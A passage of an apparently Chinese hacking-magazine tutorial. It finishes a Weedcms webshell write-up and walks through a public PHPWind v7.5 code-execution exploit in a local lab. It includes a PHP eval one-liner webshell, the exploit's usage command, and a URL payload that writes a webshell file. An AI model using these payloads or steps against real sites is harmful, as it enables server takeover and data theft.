


图6

是编辑模板文件的页面，在文件头插入<? eval($_POST[x]);?>，提交后访问一下网站首页，php一句话木马就写到temps/compile/目录下的part_vote.html.php文件中了，用lanker一句话PHP后门客户端3.0内部版连接http://127.0.0.1/weed/temps/compile/part_vote.html.php就获得了shell（如图7）。




图7

虽然Weedcms不是很大众，但这个漏洞仍然有值得大家留意的地方，比如USER_AGENT盲注的方法，如果有能力的可以借鉴下漏洞利用EXP的代码，相信你会有所收获。

（文章中所涉及到的相关文件已经收录在光盘中）

PHPWind v7.5-v8.0 最新漏洞利用

txcbg

前几天天在逛朋友黑暗访问者的博客时看到一篇名为“PHPWind v7.5 / v8.0漏洞EXP”的文章，考虑到PHPWind是国内著名的论坛程序，利用它建站的网站非常多，我顿时来了兴趣，决定看看这个漏洞怎么利用。由于黑暗访问者的博客里的文章没有出处，我也不知道漏洞的发现者是谁，在这里请漏洞的公布者原谅。

看漏洞的名字好像影响PHPWind v7.5-PHPWindv8.0版本，我机子里保存了以前下载的PHPWind v8.0 GBK build 20100810的源程序，在虚拟机里安装后测试漏洞不能利用，换了PHPWind Forums v7.5 SP3 GBK整合版漏洞利用成

功，可能是我机子中之前的版本比较新的缘故吧。下面就用PHPWind Forums v7.5 SP3 GBK整合版来给大家介绍漏洞的利用。

先来安装存在漏洞的PHPWind Forums v7.5 SP3 GBK整合版，搭建一个测试环境。在虚拟机里的一个Windows 2003系统中我已经用AppServ搭建好了PHP环境，在WEB根目录下新建一个名为phpwind的文件夹，把PHPWind Forums v7.5 SP3 GBK整合版的安装文件复制到phpwind文件夹下，用浏览器访问http://127.0.0.1/phpwind/进行安装，安装完成后如图1。




图1

系统前台地址为：http://127.0.0.1/phpwind/index.php。




图2

下面来看漏洞具体怎么利用。其实很简单，因为"PHPWind v7.5 / v8.0漏洞EXP"一文已经给出了漏洞的EXP。把EXP的代码保存为phpwindexp.php备用。通过EXP看好像是一个代码执行漏洞，具体漏洞的信息不知道，我们只看怎样利用，哈哈。要利用这个EXP需要有一个注册用户，因此我注册了一个用户名为test，密码为123456的用户。由于EXP是PHP代码写的，需要用php.exe来执行，安装PHP后就会有php.exe。AppServ中集成了php5，不用再单独安装PHP了。php5所在的目录为C:\AppServ\php5\，把phpwindexp.php复制到C:\AppServ\php5\目录下。WIN+R调出运行输入框，输入cmd回车后打开命令提示符，输入cd\回车后切换到c盘根目录下，输入cd C:\AppServ\php5回车后切换到C:\AppServ\php5\目录下。输入php phpwindexp.php回车就可以看到EXP的利用格式了，如图2。

EXP的利用格式为：php phpwindexp.php 用户名密码论坛地址，其中用户名和密码是刚才你注册的用户名和密码，各个参数间用空格隔开。

下面来测试下EXP对我在虚拟机里搭建的PHPWind Forums v7.5 SP3 GBK整合版是否有效。输入php phpwindexp.php test 123456 http://127.0.0.1/phpwind/，回车，显示如图3。




图3

看到"Get shell :OK"的提示就说明漏洞利用成功了。下面还有一行提示"Got shell :http://127.0.0.1/phpwind//data/bbscache/info_class.php?c=phpinfo();"，尝试访问http://127.0.0.1/phpwind//data/bbscache/info_class.php?c=phpinfo();，如图4，成功执行了函数phpinfo()，确实存在代码执行漏洞。




图4

但我们不只是想执行phpinfo()，我们的目标是获得webshell。考虑通过执行生成PHP一句话木马的代码来获得webshell，常用的生成一句话的PHP代码为：<?fputs(fopen("x.php","w"),"<?eval(\$_POST[x]);?>")?>，作用是在当前目录下生成名为x.php的文件，文件的内

容为：<?eval(\$_POST[x]);?>")?>。构造如下地址：http://127.0.0.1/phpwind//data/bbscache/info_class.php?c=fputs(fopen("x.php","w"),"<?eval(\$_POST[x]);?>");用浏览器打开（千万不要忘了后面的;），出错了，如图5。




图5

